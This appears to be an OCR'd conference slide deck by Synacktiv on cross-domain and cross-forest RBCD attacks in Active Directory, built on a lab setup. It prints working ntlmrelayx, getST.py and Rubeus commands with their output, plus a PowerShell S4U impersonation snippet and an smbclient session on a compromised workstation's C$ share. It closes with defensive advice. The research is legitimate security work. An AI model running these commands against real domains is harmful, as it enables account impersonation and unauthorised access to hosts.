SYNACKTIV

Implementing cross-domain & cross-forest RBCD attacks

TH-CON 2026

What is RBCD ?

What is RBCD ?


SYNACKTIV

Resource-based constrained delegation is a delegation mechanism in Active Directory, that allows user impersonation.

- Delegation is set on the account.
- Uses the `msDS-AllowedToActOnBehalfOfOtherIdentity` attribute on the target service.
- Does not require very high privileges:
  - Requires control of an account with a SPN (eg. a machine account).
  - **A machine account can configure its own RBCD**.

What is RBCD ?

SYNACKTIV



What is RBCD ?

SYNACKTIV

We want to impersonate **adm_user** on **service A**

The Kerberos interactions for abusing RBCD:

- We ask a TGT for our controlled account with an SPN (**service B**).
- We ask a ST for **adm_user** via S4U2Self for **service B**
- We ask a ST for **adm_user** for the **service A** via S4U2proxy

… But how does it work in cross-domain environment ?

How does cross-domain RBCD work ?

The lab setup

SYNACKTIV

We setup two domains in the same forest: `asgard.local` & `dev.asgard.local`.

Our goal is to exploit the RBCD and compromise a workstation in the `asgard.local` domain from an account in the `DEV` domain.


We setup the RBCD with `ntlmrelayx.py`, by passing the SID of the user that will perform the delegation:

```
$ sudo ntlmrelayx.py -smb2support -t ldap://192.168.90.217 [...] --delegate-access --escalate-user S-1-5-21-[...]-1106 --sid
[...]
[*] Servers started, waiting for connections
[*] HTTPD(80): Connection from 192.168.90.190 controlled, attacking target ldap://192.168.90.217
[*] HTTPD(80): Authenticating against ldap://192.168.90.217 as ASGARD/WORKSTATION$ SUCCEED
[-] User not found in LDAP: S-1-5-21-3104832133-133926542-3798009529-1106
[*] Delegation rights modified succesfully!
[*] S-1-5-21-3104832133-133926542-3798009529-1106 can now impersonate users on WORKSTATION$ via S4U2Proxy
```

How does cross-domain RBCD work ?

SYNACKTIV

Luckily for us, Rubeus already implements the cross-domain RBCD workflow !



Does it work with Impacket ?

SYNACKTIV

Impacket is not really flexible as to the ST requests it forges.

In particular, the domain we pass in the ST request is gotten from the TGT we provide --> Not ideal for cross-domain operations

```
def doS4U(self, tgt, cipher, oldSessionKey, sessionKey, nthash, aesKey, kdcHost):
        decodedTGT = decoder.decode(tgt, asn1Spec=AS_REP())[0]
        # Extract the ticket from the TGT
        ticket = Ticket()
        ticket.from_asn1(decodedTGT['ticket'])

[...]
        reqBody['realm'] = str(decodedTGT['crealm'])
```

Does it work with Impacket ?

SYNACKTIV

```
▾ Kerberos
  ▸ Record Mark: 1607 bytes
  ▾ tgs-req
      pvno: 5
      msg-type: krb-tgs-req (12)
    ▾ padata: 2 items
      ▾ PA-DATA pA-TGS-REQ
        ▾ padata-type: pA-TGS-REQ (1)
          ▾ padata-value: 6e82053a30820536a003020105a10302010ea20703050000000000a38204ac618204a830…
            ▾ ap-req
                pvno: 5
                msg-type: krb-ap-req (14)
                Padding: 0
              ▸ ap-options: 00000000
              ▾ ticket
                  tkt-vno: 5
                  realm: DEV.ASGARD.LOCAL
                ▸ sname
                ▸ enc-part
              ▸ authenticator
      ▸ PA-DATA pA-FOR-USER
    ▾ req-body
        Padding: 0
      ▸ kdc-options: 40810000
        realm: asgard.local
      ▸ sname
        till: Sep 13, 2037 06:48:05.000000000 CEST
        nonce: 547221472
      ▸ etype: 4 items
```

Does it work with Impacket ? (now yes)

SYNACKTIV

```
$ python3 ./getST.py dev.asgard.local/rbcd_test\$:R[...]5 -targetdc 192.168.90.217 -impersonate thor_adm -spn cifs/workstation -targetdomain asgard.local

[-] CCache file is not found. Skipping...
[*] Getting TGT for user
[*] dev.asgard.local
[*] Requesting S4U2Proxy
[*] Requesting S4U2Proxy
[*] Saving ticket in thor_adm@cifs_workstation.asgard.local@ASGARD.LOCAL.ccache
```

Exploring cross-Forest RBCD

What about cross-Forest RBCD ?

SYNACKTIV

Let's try and perform the same steps for cross-forest RBCD !

We setup a trust between `asgard.local` and `valhalla.local`, and allowed `desktop.valhalla.local` to perform delegation on `asgard.local` Workstation.

What about cross-Forest RBCD ?

SYNACKTIV

We tried to perform the cross-domain RBCD workflow, expecting everything to work properly.

Too bad: it fails at the last step...

```
 .\rubeus.exe s4u /user:"desktop$" /domain:valhalla.local /impersonateuser:thor /targetdc:dc01.asgard.local  /targetdomain:asgard.local

[*] Using domain controller: dc01.asgard.local (192.168.90.217)
[*] Building S4U2proxy request for service: 'cifs/workstation.asgard.local' on dc01.asgard.local
[*] Sending S4U2proxy request

[X] KRB-ERROR (12) : KDC_ERR_POLICY
```

Cross-Forest RBCD ?

SYNACKTIV

- The `KDC_ERR_POLICY` error suggests some type of filtering is in place.
- SID filtering mechanism does not seem to be implied here : even with no SID possibly involved in SID filtering, we get the same error.
- Enabling TGT delegation did not solve our problem :(

Cross-Forest RBCD ?

SYNACKTIV

After a little bit of digging, we found the answer in a Microsoft Word document about KDC behavior:

2. In deployments with multiple forests where there is an user forest, a resource forest, and an Windows Server Web Application Proxy forest, the following deployments are supported:
   a. Users and Application Proxy servers are in the same forest, but resources are in a different forest.
   b. Resources and Application Proxy servers are in the same forest, but users are in a different forest.
   Traditional KCD
3. In deployments with multiple forests where there is an user forest, a resource forest, and an Windows Server Web Application Proxy forest, the following deployments will not work:
   a. Users, resources, and Application Proxy servers are all in different forests.
   b. Users and resources are in the same forest and application proxy servers are in a different forest

Cross-Forest RBCD ?

SYNACKTIV

TLDR; --> we can only impersonate users in the forest we are in.

So:

- Less powerful than the cross-domain RBCD counterpart.
- Can still be useful if privileges are granted to users in a forest we have a foot in.

In our case, we control `desktop.valhalla.local` --> we will try to impersonate a user from the `valhalla.local` forest (`v_thor`).

Cross-Forest RBCD ?

SYNACKTIV


We still have no idea what happens protocol-wise, so we simulate delegation traffic and capture Kerberos interactions with Wireshark.

To do so, we use this code (thanks to Wil Schroeder & exploit.ph !):

```
# translated from the C# example at https://msdn.microsoft.com/en-us/library/ff649317.aspx

# load the necessary assembly
$Null = [Reflection.Assembly]::LoadWithPartialName('System.IdentityModel')

# execute S4U2Self w/ WindowsIdentity to request a forwardable TGS for the specified user
$Ident = New-Object System.Security.Principal.WindowsIdentity @('v_thor@valhalla.LOCAL')

# actually impersonate the next context
$Context = $Ident.Impersonate()

# implicitly invoke S4U2Proxy with the specified action
ls \\workstation.asgard.local\C$
```

Cross-Forest RBCD ?

SYNACKTIV



Cross-Forest RBCD ?

SYNACKTIV

1. We perform the standard RBCD process (TGT, S4U2Self, S4U2Proxy) on `VALHALLA`, and we obtain a referral TGT for the `asgard.local` domain
2. We perform another ST request via S4U2Proxy on the `valhalla.local` domain controller, but without providing the ticket obtained via S4U2Self as an additional ticket, and with the branch-aware flag enabled on the `PA-PAC-OPTIONS`. The `valhalla.local` domain replies with another referral TGT for the `asgard.local` domain.
3. With the two obtained tickets, we ask for a ticket via S4U2Proxy on the `ASGARD` domain controller.

(Funny thing : another ST request is performed on the `ASGARD` DC in the process, but is useless)

Cross-Forest RBCD ?

SYNACKTIV

We implemented all these steps in `getST.py`, and were able to obtain a valid ST for the targeted service !

```
$ getST.py -spn 'cifs/workstation.asgard.local' -impersonate v_thor -dc-ip [...] valhalla.local/'desktop$' -targetdc [...] -targetdomain asgard.local -aesKey [...] -forest

[*] Saving ticket in v_thor.ccache

$ KRB5CCNAME=v_thor.ccache smbclient.py -k -no-pass -target-ip 192.168.90.190 valhalla.local/v_thor@workstation.asgard.local
# use c$
# ls
drw-rw-rw-          0  Thu Oct 30 16:18:00 2025 $Recycle.Bin
drw-rw-rw-          0  Tue Jul  8 09:53:41 2025 $WinREAgent
-rw-rw-rw-     112136  Thu Feb 12 18:32:33 2026 appverifUI.dll
```

Meme

Conclusion

SYNACKTIV

- RBCD in cross-domain & cross-forest environment are different from usual RBCD
- Cross-forest RBCD is less-powerful than standard RBCD, but could still be exploitable
- To defend against these attack paths: prevent NTLM relay scenarios & audit ACLs with Bloodhound
- The Impacket code for the cross-domain & cross-forest RBCD is available on Github: https://github.com/synacktiv/impacket

SYNACKTIV

https://www.linkedin.com/company/synacktiv

https://x.com/synacktiv

https://bsky.app/profile/synacktiv.com

https://synacktiv.com